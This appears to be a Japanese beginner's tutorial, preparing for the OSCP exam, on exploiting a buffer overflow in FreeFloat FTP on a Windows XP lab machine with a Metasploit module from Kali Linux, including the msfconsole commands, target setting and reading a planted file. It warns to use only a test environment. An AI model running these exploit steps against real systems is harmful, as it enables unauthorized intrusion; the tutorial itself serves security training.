OSCP試験でもmetasploitを1ホストのみに使用する事が出来ます。metasploitを利用したバッファーオーバーフローを覚えておくことで、試験の時にも役に立つ可能性があります。
(初心者向け)
KaliLinuxを利用したバッファーオーバーフロー攻撃について説明しています。
ターゲットホスト:WindowsXP
アタッキングホスト:Kali Linux
今回の使用ソフト:freefloatftp
以下のサイトからダウンロードできます。
https://www.exploit-db.com/exploits/4067
手順:
1.freefloatftpを実行(WindowsXP上で)
2.Kali Linux からmetasploitの起動
msfconsole
3.関連モジュールの検索
search freefloatftp
4.モジュールの利用と設定
useexploit/windows/ftp/freefloatftp_user
show optionsset rhost 192.168.48.134
(ipは環境に依存します)
run
5.IDの確認とデスクトップ上にあるファイル(root.txt)の確認
getuid
cd Desktop
cat root.txt
(root.txtは事前にXPマシン上に作成しておきました。)
※注意事項※
検証用に作られた環境のみで行って下さい。(自己責任になります)許可なくターゲットにnmapを送信しただけでも、犯罪行為とみなされる場合があります。